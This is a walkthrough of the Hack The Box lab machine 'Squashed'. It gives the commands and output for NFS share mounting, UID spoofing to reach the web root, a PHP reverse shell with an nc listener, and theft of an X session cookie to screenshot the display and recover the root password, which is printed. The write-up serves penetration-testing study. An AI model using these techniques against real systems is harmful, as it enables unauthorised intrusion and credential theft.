

Squashed (HTB)

ip of the machine :- 10.129.228.109

```
~/current Fri Oct 04 2024 10:34 pm (4.105s)
ping 10.129.228.109 -c 5

PING 10.129.228.109 (10.129.228.109) 56(84) bytes of data.
64 bytes from 10.129.228.109: icmp_seq=1 ttl=63 time=82.4 ms
64 bytes from 10.129.228.109: icmp_seq=2 ttl=63 time=82.8 ms
64 bytes from 10.129.228.109: icmp_seq=3 ttl=63 time=82.4 ms
64 bytes from 10.129.228.109: icmp_seq=4 ttl=63 time=82.6 ms
64 bytes from 10.129.228.109: icmp_seq=5 ttl=63 time=80.5 ms

--- 10.129.228.109 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 80.548/82.149/82.814/0.815 ms
```

machine is on!!!

```
~/current Fri Oct 04 2024 10:37 pm (7.314s)
nmap -p- --min-rate=10000 10.129.228.109

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-04 22:37 IST
Nmap scan report for 10.129.228.109 (10.129.228.109)
Host is up (0.081s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
33961/tcp open  unknown
34047/tcp open  unknown
38737/tcp open  unknown
41907/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

found some open ports... but found some unknown ones which seems unusual.

~/current Fri Oct 04 2024 10:38 pm (9.916s)

nmap -p 22,80,111,2049,45645,52011,55343 -sC -A -Pn 10.129.228.109

Nmap scan report for 10.129.228.109 (10.129.228.109)

Host is up (0.081s latency).

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)

| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)

|_ 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|_http-title: Built Better

|_http-server-header: Apache/2.4.41 (Ubuntu)

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

	program	version	port/proto	service
	100000	2,3,4	111/tcp	rpcbind
	100000	2,3,4	111/udp	rpcbind
	100000	3,4	111/tcp6	rpcbind
	100000	3,4	111/udp6	rpcbind
	100003	3	2049/udp	nfs
	100003	3	2049/udp6	nfs
	100003	3,4	2049/tcp	nfs
	100003	3,4	2049/tcp6	nfs
	100005	1,2,3	33739/udp6	mountd
	100005	1,2,3	34675/udp	mountd
	100005	1,2,3	38689/tcp6	mountd
	100005	1,2,3	38737/tcp	mountd
	100021	1,3,4	33961/tcp	nlockmgr
	100021	1,3,4	34621/tcp6	nlockmgr
	100021	1,3,4	36624/udp6	nlockmgr
	100021	1,3,4	43697/udp	nlockmgr
	100227	3	2049/tcp	nfs_acl
	100227	3	2049/tcp6	nfs_acl
	100227	3	2049/udp	nfs_acl
_	100227	3	2049/udp6	nfs_acl


2049/tcp open nfs 3-4 (RPC #100003)

45645/tcp open nfs_acl 3-4 (RPC #100003)

```
45645/tcp closed unknown  
52011/tcp closed unknown  
55343/tcp closed unknown  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 9.88 seconds
```

Aggressive scans revealed some versions but only ssh, http and nfs are of use or worth.



OUR SERVICES

Found a website but didn't find anything worthwhile.....

```
.htaccess      [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 83ms]
.htpasswd      [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 83ms]
css            [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 83ms]
images         [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 82ms]
js             [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 82ms]
server-status  [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 80ms]
:: Progress: [20469/20469] :: Job [1/1] :: 44 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```

Found some directories and then visited each of them and can only see there files but nothing interesting in those files. But the only good thing is we can see them that's all.

Now let's start with NFS (Network File System) which is networking protocol which defines how files are stored and retrieved.

But there is something about network file system it contains certain directories/shares which we actually mount in our system and can actually access the files in those directories, so let's see what possible directory names and shares we can mount... For this will be using a nmap script...

```
| nfs-showmount:  
| /home/ross *  
|_ /var/www/html *
```

So these are the directories/shares we can mount. Name of the script is "nfs-showmount" and can be found by a simple search.

```
~/current Fri Oct 04 2024 10:49 pm
```

```
|
```

```
~/current Fri Oct 04 2024 10:49 pm (0.031s)
```

```
sudo mkdir /mnt/mount_2
```

```
~/current Fri Oct 04 2024 10:49 pm (2.328s)
```

```
sudo mkdir /mnt/mount_1
```

```
[sudo] password for sohamt:
```

So created directories in my /mnt directory to mount the file system.

```
~/current Fri Oct 04 2024 10:50 pm (1.648s)
```

```
sudo mount -t nfs 10.129.228.109:/home/ross /mnt/mount_1/
```

```
~/current Fri Oct 04 2024 10:50 pm (2.324s)
```

```
sudo mount -t nfs 10.129.228.109:/var/www/html /mnt/mount_2/
```

So used "mount" command, "-t" stands for type which is nfs in this case.
So mounted both in my system /mnt directory.

```
/mnt/mount_1 Fri Oct 04 2024 10:56 pm (1.695s)
```

```
ls -al
```

```
total 68
```

```
drwxr-xr-x 14 1001 1001 4096 Oct  4 22:32 .
drwxr-xr-x  4 root root 4096 Oct  4 22:49 ..
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx----- 11 1001 1001 4096 Oct 21  2022 .cache
drwx----- 12 1001 1001 4096 Oct 21  2022 .config
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Documents
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Downloads
drwx-----  3 1001 1001 4096 Oct 21  2022 .gnupg
drwx-----  3 1001 1001 4096 Oct 21  2022 .local
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Music
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Public
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Templates
drwxr-xr-x  2 1001 1001 4096 Oct 21  2022 Videos
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
-rw-----  1 1001 1001   57 Oct  4 22:32 .Xauthority
-rw-----  1 1001 1001 2475 Oct  4 22:32 .xsession-errors
-rw-----  1 1001 1001 2475 Dec 27  2022 .xsession-errors.old
```

So this is home directory of user "ross".


```
/mnt/mount_1/Documents Fri Oct 04 2024 10:57 pm (0.097s)
```

```
ls
```

```
Passwords.kdbx
```

```
/mnt/mount_1 Fri Oct 04 2024 10:57 pm (0.097s)
```

```
cd Documents/
```

Found a .kdbx (which is a keepass file) in the home directory of the user but it also requires a master password to reveal the creds. which we don't have it....

So for now ross user home directory does not require more enumeration so will be going to /var/www/html which is the src. code of the website running on the web server.

```
/mnt (0.015s)
```

```
cd mount_2/
```

```
cd: permission denied: mount_2/
```

wooh!!! permission denied so did "ls -al" to see permissions of the directory...

```
/mnt Fri Oct 04 2024 10:58 pm (0.105s)
ls -al
total 16
drwxr-xr-x  4 root root 4096 Oct  4 22:49 .
drwxr-xr-x 18 root root 4096 Oct  3 09:26 ..
drwxr-xr-x 14 1001 1001 4096 Oct  4 22:32 mount_1
drwxr-xr--  5 2017 http 4096 Oct  4 22:55 mount_2
```

So, mount_2 or src. code of the website can only be accessed by a user with uid (user id) 2017 and group name "http". So let's create one shall we???

So this is one of the weakness of nfs shares when mounted in a system, we can create even user and group with custom uid and gid in which share is mounted and access files and directories which are not allowed to access upto certain extent.

```
/mnt Fri Oct 04 2024 11:04 pm (0.041s)
sudo usermod -aG http abc
```

```
/mnt Fri Oct 04 2024 11:03 pm (0.042s)
sudo usermod abc -u 2017
```

```
/mnt Fri Oct 04 2024 11:03 pm (2.252s)
sudo useradd abc
[sudo] password for sohamt:
```

So we made a user by the name "abc" with uid set to 2017 and adding abc in it's secondary group http.

```
/mnt Fri Oct 04 2024 11:05 pm  
sudo su abc  
[abc@CyberCreedPC mnt]$ cd mount_2/  
[abc@CyberCreedPC mount_2]$ ls  
css images index.html js  
[abc@CyberCreedPC mount_2]$
```

Now we are in mount_2 or source code of the website directory...

```
[abc@CyberCreedPC mount_2]$ ls -al  
total 56  
drwxr-xr-- 5 abc http 4096 Oct 4 23:05 .  
drwxr-xr-x 4 root root 4096 Oct 4 22:49 ..  
drwxr-xr-x 2 abc http 4096 Oct 4 23:05 css  
-rw-r--r-- 1 abc http 44 Oct 21 2022 .htaccess  
drwxr-xr-x 2 abc http 4096 Oct 4 23:05 images  
-rw-r----- 1 abc http 32532 Oct 4 23:05 index.html  
drwxr-xr-x 2 abc http 4096 Oct 4 23:05 js  
[abc@CyberCreedPC mount_2]$
```

The user we have created also have permissions to add, alter and delete files from the directories...

So here is an approach :- let's try to upload reverse shell in the images directory specifically php reverse shell by pentestmonkey and then will go the images directory and then try to invoke the reverse shell.....













```
[abc@CyberCreedPC mount_2]$ cp /tmp/revshell.php .  
[abc@CyberCreedPC mount_2]$ mv revshell.php images  
[abc@CyberCreedPC mount_2]$
```






Added it in the images directory...

```
/tmp Fri Oct 04 2024 11:16 pm  
nc -lnvp 9000  
Listening on 0.0.0.0 9000  
█
```

Started our nc listener.

Index of /images/

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 banner-bg.png	2024-10-04 17:45	1.1M	
 bg-1.png	2024-10-04 17:45	312K	
 contact-bg.png	2024-10-04 17:45	1.0M	
 fb-icon.png	2024-10-04 17:45	1.4K	
 footer-logo.png	2024-10-04 17:45	3.3K	
 header-bg.png	2024-10-04 17:45	91K	
 icon-1.png	2024-10-04 17:45	3.0K	
 icon-2.png	2024-10-04 17:45	3.7K	
 icon-3.png	2024-10-04 17:45	4.0K	
 icon-4.png	2024-10-04 17:45	3.3K	
 img-1.png	2024-10-04 17:45	324K	
 img-2.png	2024-10-04 17:45	328K	
 img-3.png	2024-10-04 17:45	260K	
 img-4.png	2024-10-04 17:45	143K	
 img-5.png	2024-10-04 17:45	187K	
 img-6.png	2024-10-04 17:45	203K	
 img-7.png	2024-10-04 17:45	31K	
 img-8.png	2024-10-04 17:45	28K	
 img-9.png	2024-10-04 17:45	295K	
 instagram-icon.png	2024-10-04 17:45	1.5K	
 left-arrow.png	2024-10-04 17:45	1.0K	
 linkedin-icon.png	2024-10-04 17:45	1.5K	
logo.png	2024-10-04 17:45	3.1K	
...			

 quote-icon.png	2024-10-04 17:45	1.2K
 revshell.php	2024-10-04 17:45	2.5K
 right-arrow.png	2024-10-04 17:45	1.0K
 search-icon.png	2024-10-04 17:45	1.2K
 twitter-icon.png	2024-10-04 17:45	1.4K

Apache/2.4.41 (Ubuntu) Server at 10.129.228.109 Port 80

We can see revshell.php, simple click on it and you will get reverse shell.

```
/tmp Fri Oct 04 2024 11:16 pm
nc -lnvp 9000

Listening on 0.0.0.0 9000
Connection received on 10.129.228.109 60030
Linux squashed.htb 5.4.0-131-generic #147-Ubuntu SMP Fri Oct 4 17:47:36 up 45 min,  1 user,  load average: 0.02, 0.02, 0.05
GNU/Linux
USER      TTY      FROM            LOGIN@   IDLE   JCPU   MEM%  CTTY
ross     tty7     :0               17:02   45:26   5.06s
stemd --session=gnome
uid=2017(alex) gid=2017(alex) groups=2017(alex)
sh: 0: can't access tty; job control turned off
$
```

got it as user "alex".

```
alex@squashed:/home/alex$ ls
ls
Desktop    Downloads  Pictures   Templates  snap
Documents  Music      Public     Videos     user.txt
alex@squashed:/home/alex$
```

Got first in user "alex" home directory.

```
alex@squashed:/home/ross$ ls -al
ls -al
total 68
drwxr-xr-x 14 ross ross 4096 Oct  4 17:02 .
drwxr-xr-x  4 root root 4096 Oct 21  2022 ..
-rw-----  1 ross ross   57 Oct  4 17:02 .Xauthority
lrwxrwxrwx  1 root root    9 Oct 20  2022 .bash_history -> /dev/null
drwx----- 11 ross ross 4096 Oct 21  2022 .cache
drwx----- 12 ross ross 4096 Oct 21  2022 .config
drwx-----  3 ross ross 4096 Oct 21  2022 .gnupg
drwx-----  3 ross ross 4096 Oct 21  2022 .local
lrwxrwxrwx  1 root root    9 Oct 21  2022 .viminfo -> /dev/null
-rw-----  1 ross ross 2475 Oct  4 17:02 .xsession-errors
-rw-----  1 ross ross 2475 Dec 27  2022 .xsession-errors.old
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Desktop
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Documents
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Downloads
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Music
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Pictures
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Public
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Templates
drwxr-xr-x  2 ross ross 4096 Oct 21  2022 Videos
alex@squashed:/home/ross$
```

Now after enumerating different files and directories for a long time, saw a file named ".Xauthority" and wondered what is it.....

So came to know that this file stored credentials for the authentication of the user for X sessions like (X11) and also contains the data of user done in a particular session just like session cookie in websites, well a bit similar to that but not exactly the same.

```
[abc@CyberCreedPC mount_1]$ cat .Xauthority
squashed.htb0MIT-MAGIC-COOKIE-1600#)090]0;abc
```

this file is in the form of binaries so cannot read it, let's make it's base64.

```
[abc@CyberCreedPC mount_1]$ cat .Xauthority | base64
AQAADHNxdWFzaGVkLmh0YgABMAASTULULU1BR0LDLUNPT0tJRS0xABBH02hPIyn856HA0fYPh0WH
[abc@CyberCreedPC mount_1]$
```

Created one. Let's go back to attacker's machine.

```
alex@squashed:/tmp$ echo 'AQAADHNxdWFzaGVkLmh0YgABMAASTULULU1BR0LDLUNPT0tJRS0xABBH02hPIyn856HA0fYPh0WH
' | base64 -d > sesscookie
<xABBH02hPIyn856HA0fYPh0WH' | base64 -d > sesscookie
alex@squashed:/tmp$ export XAUTHORITY=sesscookie
export XAUTHORITY=sesscookie
alex@squashed:/tmp$ w
w
 17:59:57 up 57 min,  1 user,  load average: 0.05, 0.02, 0.00
USER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
ross      tty7      :0                17:02   57:47  6.24s  0.06s /usr/libexec/gnome-session-binary --sy
stemd --session=gnome
alex@squashed:/tmp$
```

Added it in a file and then set an env. variable to set a session and we can see session is started as user "ross".


```
alex@squashed:/tmp$ xwd -root -screen -display :0 > picture.xwd
xwd -root -screen -display :0 > picture.xwd
alex@squashed:/tmp$ ls
ls
picture.xwd  sesscookie
```

So used xwd command and then redirected the output to an .xwd file.

```
[abc@CyberCreedPC mnt]$ cd mount_2
[abc@CyberCreedPC mount_2]$ ls
css  images  index.html  js  picture.xwd
[abc@CyberCreedPC mount_2]$
```

So used nfs to share file with my system...

Free Online XWD Viewer

Upload and View XWD Files Online




Choose XWD File

or, drop the file here

Maximum file size: 100MB (Sign up to increase the limit)

By sharing your files or using our service, you agree to our [Terms of Service](#) and [Privacy Policy](#).

Went to an online xwd file viewer...



After uploading .xwd file on the website we can see password of the root user.

```
alex@squashed:/home/alex$ su root
su root
Password: cah$mei7rai9A

root@squashed:/home/alex# cd /root
cd /root
root@squashed:~# ls
ls
Desktop    Downloads  Pictures  root.txt  snap      Videos
Documents  Music      Public    scripts   Templates
root@squashed:~# █
```

Logged in as root user and got our last flag.

```
/mnt Fri Oct 04 2024 11:42 pm (0.238s)
```

```
sudo umount -f -l /mnt/mount_2/
```

```
/mnt Fri Oct 04 2024 11:42 pm (0.035s)
```

```
sudo umount -f -l /mnt/mount_1/
```

```
/mnt Fri Oct 04 2024 11:42 pm (2.266s)
```

```
sudo userdel abc
```

```
[sudo] password for sohamt:
```

At last to unmount the file shares or shared partitions use "umount" command and to delete the user which we created "userdel".